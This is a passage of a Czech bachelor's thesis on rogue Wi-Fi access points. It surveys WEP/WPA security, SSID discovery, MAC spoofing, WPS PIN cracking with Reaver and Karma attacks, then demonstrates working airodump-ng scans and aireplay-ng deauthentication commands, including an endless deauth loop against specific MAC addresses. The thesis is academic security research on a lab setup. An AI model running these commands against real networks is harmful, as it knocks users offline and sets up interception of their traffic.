JIHOČESKÁ UNIVERZITA

Přírodovědecká fakulta

Ústav aplikované informatiky

Analýza a prevence podvržení falešného přístupového bodu

Bakalářská práce

David Pícha

Vedoucí práce: Ing. Petr Břehovský

České Budějovice 2017

Jihočeská univerzita v Českých Budějovicích
Přírodovědecká fakulta

ZADÁVACÍ PROTOKOL BAKALÁŘSKÁ PRÁCE

Student: ***David Pícha***

Obor – zaměření studia: 1801R001 / Aplikovaná informatika / Kriminalisticko-technická činnost v IT

Školitel: .....
(jméno, příjmení, tituly, u externího š. název a adresa pracoviště, telefon, fax, e-mail)

Garant z PřF: Dostálková Iva, doc. RNDr. Ph.D.
(jméno, příjmení, tituly, katedra – jen v případě externího školitele)

Školitel – specialista, konzultant: .....
(jméno, příjmení, tituly, u externího š. název a adresa pracoviště, telefon, fax, e-mail)

Téma bakalářské práce: Analýza a prevence podvržení falešného přístupového bodu

Cíle práce:

1. Zhodnocení zabezpečení bezdrátových sítí. Metodologie útoku, při tvoření falešného přístupového bodu.
2. Analýza zákonnosti útoku a návrh možných opatření k provedení útoku legálně ve veřejných sítích.
3. Praktické nasimulování celé situace. Nastavení falešného přístupového bodu a provedení testování s předem informovanou skupinou lidí.
4. Zhodnocení výsledků a stručný přehled o použitém software a hardware.
5. Provést anketu ohledně povědomí veřejnosti o tomto problému.

Základní doporučená literatura:

BARKEN, Lee. *Wi-Fi: jak zabezpečit bezdrátovou síť*. Vyd. 1. Brno: Computer Press, 2004, 174 s. ISBN 80-251-0346-3.

PUŽMANOVÁ, Rita. *Bezpečnost bezdrátové komunikace: jak zabezpečit Wi-Fi, Bluetooth, GPRS či 3G*. Vyd. 1. Brno: CP Books, 2005, 179 s. ISBN 80-251-0791-4.

WatchGuard Technologies, Inc [online]. [cit. 2009]. Dostupné z: www.watchguard.com/help/docs/wsm/xtm_11/en-US/index.html

AirTight Networks, Inc [online]. [cit. 2009]. Dostupné z: www.rogueap.com

Financování práce:.....

Vedoucí práce: **Ing. Petr Břehovský** podpis : .....
U externích vedoucích fakultní garant práce: podpis : .....

Garant oboru bakalářského studia

..... podpis : .....

Vedoucí oddělení: RNDr. Libor Dostálek podpis .....

Případný souhlas vedoucího ústavu AV ..... podpis : .....

V Českých Budějovicích dne 14.3.2016

Převzal/a dne..... podpis : .....

Bibliografické údaje

David Pícha, 2017: Analýza a prevence podvržení falešného přístupového bodu.

[Analysis and Prevention of rogue access point. Bc. Thesis, in Czech.] – 43 pages, Faculty of Science, The University of South Bohemia, České Budějovice, Czech Republic.

Anotace

Tato bakalářská práce se v úvodu zabývá obecným zabezpečením Wi-Fi routeru. Konkrétně se zde zabývám chybami v zabezpečení, které útočník může zneužít pro nastavení falešného přístupového bodu. V teoretické části dále popisuji metodologii útočníka při činu. V další důležité části práce poukazuji na legislativu, která je v případě tohoto postupu porušena. Hlavní praktická část je simulace útoku s předem domluvenou skupinou lidí. Závěrečným výstupem práce jsou sepsány výsledky ze simulace testování a získané informace z ankety.

Anotation

This thesis begins with a general security of Wi-Fi router. Specifically, I deal with vulnerabilities that an attacker can use to set up a rogue access point. In theoretical part I describe the striker's methodology in the act. In the other important part of work i point out on the legislation which is in this proces violated. The main practical part is a simulation of attack with a pre-arranged group of people. The final outcome of the work are the results of simulation and informations earned from survey.

Klíčová slova:

Zabezpečení, Kali Linux, Wi-Fi, falešný přístupový bod, legislativa

Keywords:

Security, Kali Linux, Wi-Fi, rogue access point, legislation

Prohlašuji, že svoji bakalářskou práci jsem vypracoval samostatně pouze s použitím pramenů a literatury uvedených v seznamu citované literatury. Prohlašuji, že v souladu s § 47b zákona č. 111/1998 Sb. v platném znění souhlasím se zveřejněním své bakalářské práce, a to v nezkrácené podobě elektronickou cestou ve veřejně přístupné části databáze STAG provozované Jihočeskou univerzitou v Českých Budějovicích na jejích internetových stránkách, a to se zachováním mého autorského práva k odevzdanému textu této kvalifikační práce. Souhlasím dále s tím, aby toutéž elektronickou cestou byly v souladu s uvedeným ustanovením zákona č. 111/1998 Sb. zveřejněny posudky školitele a oponentů práce i záznam o průběhu a výsledku obhajoby kvalifikační práce. Rovněž souhlasím s porovnáním textu mé kvalifikační práce s databází kvalifikačních prací Theses.cz provozovanou Národním registrem vysokoškolských kvalifikačních prací a systémem na odhalování plagiátů.

České Budějovice, 7. dubna 2017

.....
podpis

Obsah

1 Úvod

Bezdrátové sítě Wi-Fi jsou dnes pro obecnou veřejnost nepoužívanějším nástrojem ke komunikaci s internetem. Tato bezdrátová technologie se dnes využívá například v hotelích, školách, firmách, kavárnách a dalších veřejných místech. Wi-Fi je nedílná součást notebooků, mobilních telefonů, tabletů, pda a dalších zařízení. Většina lidí nemá ponětí o rizicích, která mohou nastat skrze připojení na bezdrátovou síť. A tak ji plně využívají pro komunikaci, běžné surfování, nebo pro práci s citlivými údaji, databází či elektronickým bankovnictvím. V případě útoku na tuto komunikaci může dojít ke kritickým následkům. V mé práci se zabývám konkrétně metodou, která se provádí skrze falešný přístupový bod, kdy se útočník dostává do pozice uprostřed komunikace. Pro uživatele se takový přístupový bod tváří jako důvěryhodný.

Velké úskalí této problematiky spočívá v náročnosti pro útočníka. Nemusí disponovat drahým hardwarem ani softwarem, postačí běžně dostupné nástroje. Budeme-li vycházet z těchto poznatků, mělo by se na tuto oblast brát větší zřetel. Touto prací se snažím poukázat veřejnosti, jakým způsobem je útočník může obelstít a jak by měli přizpůsobit své chování.

2 Bezpečnost v bezdrátové síti

V dnešní době je trendem předávání informací v elektronické podobě. Většina těchto informací jsou důvěrné, proto je zabezpečení nedílnou součástí dnešní komunikace s internetem. Bezpečná komunikace se považuje za takovou, která má zajištěnou důvěrnost, integritu a autentičnost. Wi-Fi sítě bohužel nevykazují ideální podmínky pro bezpečnou komunikaci. Proto by uživatelé měli být obezřetní, a to obzvlášť na veřejných místech, kde je pravděpodobnost napadení enormně zvýšená.

V této bakalářské práci se zabývám situací, kdy útočník duplikuje reálný přístupový bod. Pro takový útok musí zajistit správnou konfiguraci. To zahrnuje odhalení typu zabezpečení, hesla a názvu sítě.

Důvěrnost dat

Je to činnost, jejímž úkolem je zajištění nečitelnosti zprávy během cesty datovým tokem. Musíme předpokládat, že se datový tok dá odposlouchávat a je nutné zajistit kvalitní šifrování. Cílem šifrování je převést data do podoby, kdy jsou pro útočníka nevyužitelná.

Integrita dat

Další případ problému je ten, kdy zpráva bude odchycena, pozměněna a odeslána pravému adresátovi. V tomto případě nemá napadaný ponětí o tom, že zpráva byla pozměněna. Týká se to převážně útoků typu „Man-in-the-middle“, kdy se útočník dostane do pozice mezičlánku sítě a dokáže řídit datový tok.

Autentizační opatření

V síti musíme předpokládat i to, že se bude útočník vydávat za konkrétní osobu. Přecházíme do situace, kdy je nutné zavést takový systém přihlašovacích údajů, aby obě strany nabývaly jistoty, že druhá je strana tou, za kterou se vydává. Dávám zde za příklad RADIUS, jakožto autentizační protokol využívaný v IEEE 802.1x.

2.1 Bezpečnostní mechanizmy AP

V současné době je několik způsobů, jak síť zabezpečit. Některé metody jsou jednoduché, které dokáže obejít i útočník s minimálními znalostmi. V této kapitole se budu zabývat konkrétními příklady zabezpečení.

2.1.1 SKRYTÍ SSID

SSID se rozumí jako identifikátor sítě, na jehož základě se uživatel připojuje do sítě. Skrytím SSID sítě pro okolí zvyšujeme bezpečnost sítě před nežádoucím vniknutím. Skrytí tohoto identifikátoru se může nazývat jako nulté zabezpečení Wi-Fi. Bez tohoto identifikátoru se nelze obvyklým způsobem připojit, a tím vytváříme další neznámou, kterou musí útočník rozluštit. Některá zařízení tuto vlastnost bohužel nepodporují.

2.1.2 FILTR MAC

Další způsob zabezpečení je filtrováním MAC adres připojených zařízení respektive jejich síťovými kartami. MAC adresa na síťové kartě je jedinečná oproti ostatním síťovým kartám, proto se to jeví jako dokonalé zabezpečení. V přístupovém bodě nastavíme tedy pouze dané adresy, s kterými chceme navazovat spojení. Zařízení s jinými MAC adresami bude ignorovat.

2.1.3 WEP

Zkratka WEP Wired Equivalent Privacy v překladu znamená „*bezpečné jako kabel"*. WEP protokol byl jedním z prvních mechanizmů zabezpečení Wi-Fi sítí. Lze ho využít pro autentizaci a pro zabezpečení přenášených dat. Cílem tohoto protokolu bylo poskytnout uživateli takové zabezpečení v bezdrátové síti, aby bylo srovnatelné se zabezpečením v metalických sítích.

Je podmnožinou protokolu 802.11, kde se neřeší správa klíčů. Používá pro utajení přenášených dat šifrovací algoritmus RC4 se sdíleným klíčem 40 nebo 104 bitů a dynamicky měnící se vektor dlouhý 24 bitů. Dohromady tak tvoří 64bitové nebo 128bitové šifrování. Pro kontrolu integrity se používá metoda CRC-32 kontrolního součtu. Toto zabezpečení se však brzy ukázalo jako nedostatečné. WEP skrývá mnoho

slabin a prolomení tohoto zabezpečení je možné už během několika málo minut za provozu na síti.

Reakcí na vážné bezpečnostní nedostatky v předchozím systému WEP bylo přijato koncem roku 2002 dočasné bezpečnostní řešení pod označením WPA.

2.1.4 WPA

Zkratka WPA znamená Wi-Fi Protected Access v překladu *„chráněný přístup k Wi-Fi“*. WPA bylo navrženo roku 2002 k nahrazení WEP. Je zpětně slučitelné s dřívějším WEP. U některých zařízení podporující WEP je možno přejít aktualizací firmwaru a začít využívat WPA.

TKIP

Oproti WEP je zde dynamické generování klíčů. A to zajišťuje protokol TKIP, který zde přinesl zásadní zlepšení z hlediska bezpečnosti. Útočník tudíž nemá možnost odchytit dostatek paketů se stejným klíčem, kde by byl použit útok jako u předchozího WEP.

Šifrování u WPA

Důležitost byla kladena i na šifrování. WPA používá 128 bitový šifrovací klíč a 48 bitový inicializační vektor. U WEP byl používán algoritmus CRC-32, který byl jednoduchý. WPA používá lepší MIC algoritmus, zvaný Michael. Zahrnuje počítání rámců, které chrání před útoky, jenž se pokouší zopakovat předchozí odposlouchanou komunikaci.

Autentizace

K velkému zlepšení se zde přidalo i u autentizace, a to protokolem IEEE 802.1x. Je zde nadefinováno ověřování uživatele s heslem, nikoli už jen zařízení. Ověřování je vzájemné, a to jak od přístupového bodu uživatele, tak i naopak, čímž dochází k eliminování před podvrženými přístupovými body (dále jako AP).

2.1.5 WPA 2

Jako finální náhrada za WEP (WPA) byl v roce 2004 schválen dodatek 802.11i, který je označován také jako WPA2. Tak jako WPA i WPA2 v sobě obsahuje

oboustrannou autentizaci na základě standardu 802.1x. Mezi rozšíření bezpečnosti WPA2 patří nový protokol CCMP. Tento protokol má silnou metodou šifrování, která konečně nahrazuje šifru RC4 z WEP. Protokol TKIP je původní metoda z WPA je zde ponechán z důvodu kompatibility se starším hardware.

Autentizace

Požadavky na autentizaci jsou vždy jiné. V domácí síti bude vyžadováno především co nejjednodušší nastavení pomocí sdíleného hesla. Oproti tomu ve firemní nebo jiné větší síti je nezbytná autentizace každého uživatele s kořenovou správou všech uživatelů. Proto se v normě 802.11i využívají dvě odlišné metody autentizace, a to WPA s PSK a WPA využívající EAP. Obě je možné kombinovat s TKIP.

PSK

Tato metoda je určena především pro menší nebo domácí sítě. Používá autentizaci pomocí předem sdíleného klíče PSK. Tento 256 bitový klíč se nepoužívá přímo k šifrování, ale pro odvození dalších klíčů. Podstata celého problému je ta, že se klíče pro šifrování pravidelně mění.

EAP

Dostáváme se tady k metodě, která je určena pro větší sítě. Klade se zde důraz na vysokou bezpečnost. Tento protokol podporuje různé metody autentizace. Může využívat například jednorázové hesla, digitální certifikát nebo čipové karty.

PEAP

Jeden z protokolů EAP, který je kompatibilní s většinou Wi-Fi zařízení, využívá TLS k vytvoření zašifrovaného kanálu. Mezi počítačem v bezdrátové síti a ověřovatelem PEAP může být například služba RADIUS. Protokol neurčuje metodu ověřování, ale přispívá k zabezpečení ostatních protokolů. Cílem této metody je napravit nedostatky šifrování v komunikačních kanálech.

MS-CHAPv2

Je to protokol, který ověřuje na základě hesel. Je hojně využíván jako metoda pro ověření v sítích VPN. Sám o sobě může být i potencionálně nezabezpečený, proto je

doporučená implementace PEAP protokolu. Na protokolu PEAP-MS-CHAPv2 s TKIP šifrováním pracuje i projekt pod jménem eduroam. Jedná se o síť, která je i u nás na JČU. Uživatelé tudíž musí vlastnit účet, aby je mohl server RADIUS autentizovat a povolit připojení.

Ověřování má následující průběh:

- Přístupový bod si vyžádá požadavek na autentizaci.
- Klient vytvoří odpověď, která obsahuje heslo, jméno a port, přes který je připojen.
- Požadavek je odeslán přístupovým bodem na RADIUS server, který jej zhodnotí.
- Pokud není žádná odezva, požadavek se opakuje.
- Pokud RADIUS neověří správnost, odešle zamítnutí přístupu.
- Při úspěšné autentizaci přichází kladná odpověď skrze přístupový bod a klient dostává povolení k připojení na port.

2.2 Hrozby a útoky

2.2.1 Odhalení SSID

Pokud AP nevysílá vlastní SSID, musí uživatelé pro připojení SSID znát. Jakmile se klient připojuje k AP, posílá v asociačním rámci SSID v otevřené podobě. V tu chvíli je útočník schopný odposlechnout SSID.

```
CH 10 ][ Elapsed: 48 s ]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:39:D5:5D:61  -46       35       39    0   6  54   OPN              <length:  9>
1C:3E:84:26:4B:E1  -80       30        0    0   1  54e  OPN              [redacted]
00:1A:30:64:76:81  -83       17        0    0   3  54e. WPA  TKIP   PSK  [redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:C0:CA:59:2D:78    0    0 - 1      0       11
00:18:39:D5:5D:61  00:0E:2E:CF:8C:7C  -54    0 -24     19       32
```

Obrázek 1: Monitorování sítě bez SSID

Na obrázku si můžete povšimnout části, kde se v ESSID zobrazuje pouze <lenght*: 9*> místo pravého názvu sítě.

Před připojením uživatel vyhledává AP pomocí probe rámce, v němž je jméno hledaného bodu a na to mu AP odpovídá, opět se svým SSID a to nezávisle na nastavení. Proto útočníkovi stačí pouze monitorovat rámce vysílané AP, nepotřebuje odposlouchávat uživatele.

Výsledek vypadá následovně:

```
CH  6 ][ Elapsed: 14 mins ]
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:18:39:D5:5D:61  -53 100     7666     6815    2   6  54   OPN              dd_hidden
```

Obrázek 2: Odhalení SSID

Zachycení SSID z rámců umí například nástroj „Kismet“ nebo „Aircrack-ng“. Jsou to univerzální nástroje, které umí jak vyhledávat, ale také i odposlouchávat bezdrátové sítě. Fungují na OS Linux.

Jak vidíme, odhalení SSID pro útočníka není žádný problém. I přesto může skrytí SSID napomoci k zabezpečení sítě. A to hlavně v případech, kdy je síť využívána jen zřídka. V tu chvíli bude obtížné dané SSID zjistit. Skrytí SSID se považuje za takzvané nulté zabezpečení bezdrátové sítě.

2.2.2 ZMĚNA MAC ADRESY

Adresa karty je vypálená v paměti, ale je softwarově měnitelná. Je to nastaveno kvůli tomu, aby mohla karta fungovat jako bridge[1]. Proto je toto zabezpečení pro útočníka snadnou překážkou.

Jednoduše odposlechne jednu z používaných adres a přiřadí ji ke své Wi-Fi kartě. Poté počká, až dané zařízení bude odpojeno a dostane přístup skrze tento filtr.

V operačním systému Windows je možné MAC adresu konfigurovat v editoru registrů. Pod Linuxovým systémem ji můžeme změnit za použití příkazu: `ifconfig eth0 hw ether C0:38:96:42:5F:44`.

[1]Bridge je propojení dvou ethernetových segmentů tak, že se navenek chovají jako jediný segment. Jedno síťové rozhraní přijímá všechny pakety z jednoho segmentu a druhé je přeposílá nezměněné do druhého segmentu – s původní MAC adresou odesílatele.

Jak vidíme, ani tento bezpečnostní mechanizmus nezajistí bezpečnost naši bezdrátové sítě.

2.2.3 ODHALENÍ HESLA WEP

V roce 2000 byl algoritmus RC4 považován za bezpečný. Základním problémem WEP šifrování je fakt, že k inicializačnímu vektoru je přidán sdílený symetrický klíč a celek je předán šifře RC-4. To vede k možnosti využít statistické útoky, protože první bajty výstupu šifry korespondují se zmíněným klíčem. Tuto slabinu odstraňuje TKIP, který je součástí WPA.

Prakticky to funguje tak, že útočník odposlouchává a shromažďuje dostatečný počet paketů. Dostatečnému počtu pro 64-bitový klíč se rozumí v řádech statisíců paketů a pro 128-bitový klíč až v řádech milionů. Při dnešní rychlosti internetu se můžeme bavit o 20-30 minutách odposlechu při dostatečném provozu sítě. Po následném shromáždění paketů útočník používá programy, které analyzují tento soubor paketů. Následné nalezení klíče je otázkou i několika minut.

WEP se proto dnes nepovažuje za bezpečné zabezpečení. Zkušenější útočník je schopen prolomit WEP během několika minut. Kvalitní šifra RC4 v nesprávném použití je takřka k ničemu. Jediná efektivnost tohoto zabezpečení může být proti běžným uživatelům, kteří se chtějí pouze připojit k internetu.

K prolomení došlo v roce 2001. V tu chvíli bylo jasné, že zabezpečení definované standardem 802.1 je slabé a je nutno jej nahradit. Proto odstartoval vývoj na jiném typu zabezpečení a to na WPA.

2.2.4 PROLOMENÍ WPA/WPA2

U WEP bylo možné použít k urychlení dešifrování statistické metody. U WPA už toho nelze využít, protože klíč není statický. Zranitelnost v tomto zabezpečení je schovaná ve slovníkových útocích nebo lámání hrubou silou. Při zachycení 4-way handshake (autentizace) mezi přístupovým bodem a klientem může být útok proveden i off-line.

Tento útok je velmi náročný na výpočetní výkon, tudíž na finance. Proto se toto zabezpečení používá v menších sítích, kde útočník bude těžce hledat zisk větší, než je finanční náročnost celého útoku.


Heslo zde může být dlouhé od 8 do 63 znaků, což velmi přidává na náročnosti prolomení. Největší rozdíl je samozřejmě v tom, jestli je to běžné slovníkové slovo nebo náhodná směsice znaků.

Praktický útok za pomocí Kali Linuxu a nástroje Reaver

Nejedná se přímo o prolomení samotného hesla WPA, ale o využití nesprávné implementace WPS, kdy se PIN potvrzuje už při prvních čtyřech uhodnutých číslech. Nástroj Reaver se pokouší o uhádnutí WPS pinu, ze kterého následně dopočítá samotné heslo.

Výhoda celého útoku je, že router potvrzuje správnost první poloviny osmimístného PINu bez ohledu na zbytek čísel, tudíž se zkracuje doba prolomení.

Reaver tak zkouší všechny možnosti v rozsahu 0000xxxx až 9999xxxx. Z toho je zřejmé, že PIN začínající 9tkou bude časově mnohem náročnější odhalit. Tento útok může trvat až 12 hodin. Ve chvíli, kdy nástroj odhalí první čtveřici PINu, jde na druhou část. Poslední číslice na osmé pozici je vždy kontrolní součet předchozích sedmi číslic, který si dopočítá. Je tedy nutné hledat pouze hodnoty v rozsahu xxxx000z, kde xxxx již známe z první fáze útoku. Tento typ útoku v našem případě pomůže útočníkovi k zjištění hesla k přístupovému bodu, kdy se podle WPS PINu dopočítá WPA PSK heslo.



Obrázek 3: Hledání WPS PINu


2.2.5 DoS

Útok zvaný DoS – denial of service je útok, který v našem případě zaměstnává přístupový bod enormním počtem zbytečných operací, a tím se ho snaží vyřadit z provozu. Na běžné operace během zatížení není schopen odpovídat, protože vyhodnocuje žádosti, které mu zasílá útočník. Tím se tváří pro běžné uživatele jako nedostupný. Většinou se tento útok provádí z pravidla z více zařízení ovládaných útočníkem. Tato síť počítačů se nazývá botnet.

Cílem tohoto útoku je vyřazení přístupového bodu z provozu. Následkem útoku může být také snížení rychlosti sítě. Podobný efekt může způsobit také situace vzájemného rušení s jiným zařízením ve stejném pásmu. Tuto poslední metodu může útočník využívat účelově a signál na určité frekvenci rušit.

2.2.6 Man in the middle

Tento typ útoku lze provést pouze, když útočník vstupuje přímo do systému mezi koncového uživatele a cestu do internetu. Dosáhne toho tím, že naláká uživatele na svůj AP, kdy bude směrovat veškeré operace. V našem případě vytvoří duplicitní AP, který odpovídá nastavením původnímu. Nastavením se myslí stejný název sítě, typ zabezpečení a heslo, které útočník musí získat. Útočník se dostává do situace, kdy má na výběr. Může jen pasivně odposlouchávat komunikaci nebo se stát aktivním prostředníkem a komunikaci měnit. Této problematice se věnuji podrobněji v další kapitole „Falešný přístupový bod“.



Obrázek 4: Princip man-in-the-middle

3 Falešný přístupový bod

Pojem falešný přístupový bod je znám ve světě jako „*Rogue access point*“. Jedná se o takový přístupový bod, který útočník nastaví jen z toho důvodu, aby nalákal uživatele Wi-Fi připojení na svůj vlastní AP a mohl odposlouchávat jejich datový provoz. Tento AP se může tvářit jako známý a zařízení se na něj připojí automaticky. Útočník je následně schopný sbírat jejich osobní údaje jako jsou hesla, údaje o kreditní kartě či informace o jiné činnosti skrze připojení.

Z důvodu populárnosti Wi-Fi je tento typ útoku je v dnešní době obrovské potencionální riziko. Místa jako jsou restaurace, kavárny hotely, firmy nebo školy jsou zpravidla vybaveny Wi-Fi připojením. Útočník zde s velkou pravděpodobností může podvrhnout AP a nalákat spoustu uživatelů.

3.1 Motivace útočníků

Pro útočníka to může být zajímavé z několika pohledů. Existuje skupina lidí, kteří se tím budou pouze bavit, aniž by chtěli cíleně data odposlouchávat a využívat je k nelegální činnosti. Motivací druhé skupiny bude především účel profitování. Může to být například odposlech údajů, které vedou k přístupům ke kreditním kartám nebo osobním účtům napadeného.

3.2 Postupy útočníka

Útočník bude zpravidla cílit na určitou skupinu lidí nebo jednotlivce. V první fázi je důležitý výběr místa, kde bude útok provádět. Ještě než útočník půjde do terénu spustit svůj AP, musí ho nakonfigurovat.

Konfigurace musí být naprosto přesná, aby se automaticky uživatel připojil na podvržený AP. V případě zabezpečené Wi-Fi musí zjistit přístupové heslo a zadat ho konfigurace zabezpečení podvrženého AP. V opačném případě, kdy se útočníkovi nepodaří heslo zjistit, může použít útok nazývaný „Karma Wi-Fi attack“.

3.2.1 PŘEPOJENÍ UŽIVATELŮ NA ÚTOČNÍKA AP

První fáze útoku je lákání uživatelů na svůj přístupový bod. Je několik způsobů jak uživatele dostat pod kontrolu.

Nejtriviálnější metodou je vytvoření otevřeného přístupového bodu bez hesla, na který se může připojit kdokoliv s jeho vědomím a na vlastní riziko.

Sofistikovanější metodou je útok zvaný Karma. Ten odposlouchává požadavky (requesty), které vysílají zařízení s Wi-Fi připojením. Requesty na již známé uložené Wi-Fi sítě. Jakmile zařízení zjistí seznam sítí, které dané zařízení vyhledává, nabídne mu některou z nich. Uživatelovo zařízení zjistí okolní známou síť a automaticky se na ni připojí. Jedná se o Wi-Fi sítě nezabezpečené heslem. Tento útok zprostředkovává například zařízení Wi-Fi Pineapple. Důležitost se zde klade na sílu vysílaného signálu, proto útočník bude zpravidla používat anténu se silným signálem.

Obrana proti tomuto útoku je relativně jednoduchá. Stačí si ze svého zařízení smazat veškeré uložené Wi-Fi sítě, které jsou nezabezpečené. Druhý způsob je vypnout automatické vyhledáváni Wi-Fi sítí.

3.2.1.1 Deautentizace uživatelů

V případě, že cílová skupina obětí, je již připojena na svůj AP, útočník volí takzvaný deautentizační útok, který je jeden z nejběžnějších útoků typu DOS. Deautentizační rámec je definován v normě IEEE 802.11. Jeho cílem je oznámit připojenému zařízení, že už není asociovaný. Tyto zprávy nejsou požadavky, ale oznámení, proto je zařízení přijme. AP na základě požadavku odpojí uživatele a ten začne vyhledávat nové připojení.


Tento způsob bude praktikovat útočník z důvodů, aby uživatelé ztratili připojení, tím začnou asociovat na podvržený AP.

V Linuxu se na to používá například nástroj Aircrack-ng.

Deautentizační nástroje útočník může používat i z jiných důvodů.

a) Odchycení SSID, které není vysíláno. Viz *2.1.1 odhalení SSID*.
b) Zachycení handshaku při nové autentizaci.
c) Útok za cílem vyřazení zařízení z provozu.

Pro testování jsem použil linuxovou distribuci Kali, v terminálu jsem použil nástroj Aircrack-ng. V prvním kroku jsem nástroj nechal skenovat okolní Wi-Fi sítě příkazem: *airodump-ng wlan0 –c 11*.




Obrázek 5: Sken okolních Wi-Fi pomocí airodump-ng

wlan0 zde představuje interface, přes které se skenuje okolí, *-c 11* pak kanál, na kterém je můj AP.

Tímto skenem jsem zjistil, že BSSID mého AP, je `F8:1A:67:72:0F:5E`. Dále jsem zjistil BSSID připojeného zařízení na síti, které chci odpojit je `B8:78:2E:81:79:2F`.

Po sběru těchto informací jsem vyslal oznamovací deautentizační paket příkazem:
`aireplay-ng -0 1 -a F8:1A:67:72:0F:5E -c B8:78:2E:81:79:2F wlan0`



Obrázek 6: Deautentizační paket

Vysvětlení parametrů:

a) parametr 0 znamená deautentizace
b) parametr 1 znamená počet vyslaných rámců pro deautentizaci
c) -a MAC adresa AP
d) -c MAC adresa zařízení

Při deautentizaci se může cílit přímo na název sítě bez zjištění MAC adresy pomocí parametru –e SSID.

Tímto příkazem jsem vyřadil mé zařízení na okamžik od AP. Jako trvalé vyřazení od AP se dá použít příkaz:

```
aireplay-ng -0 0 -a F8:1A:67:72:0F:5E -c B8:78:2E:81:79:2F wlan0
```

Zde se druhý parametr změní na 0 a bere se jako nekonečný cyklus vyslaných deautentizací, pak situace vypadá následovně:

```
root@kali:~# aireplay-ng -0 0 -a F8:1A:67:72:0F:5E -c B8:78:2E:81:79:2F wlan0
16:42:25  Waiting for beacon frame (BSSID: F8:1A:67:72:0F:5E) on channel 11
16:42:26  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:26  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:27  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:27  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 4|64 ACKs]
16:42:28  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
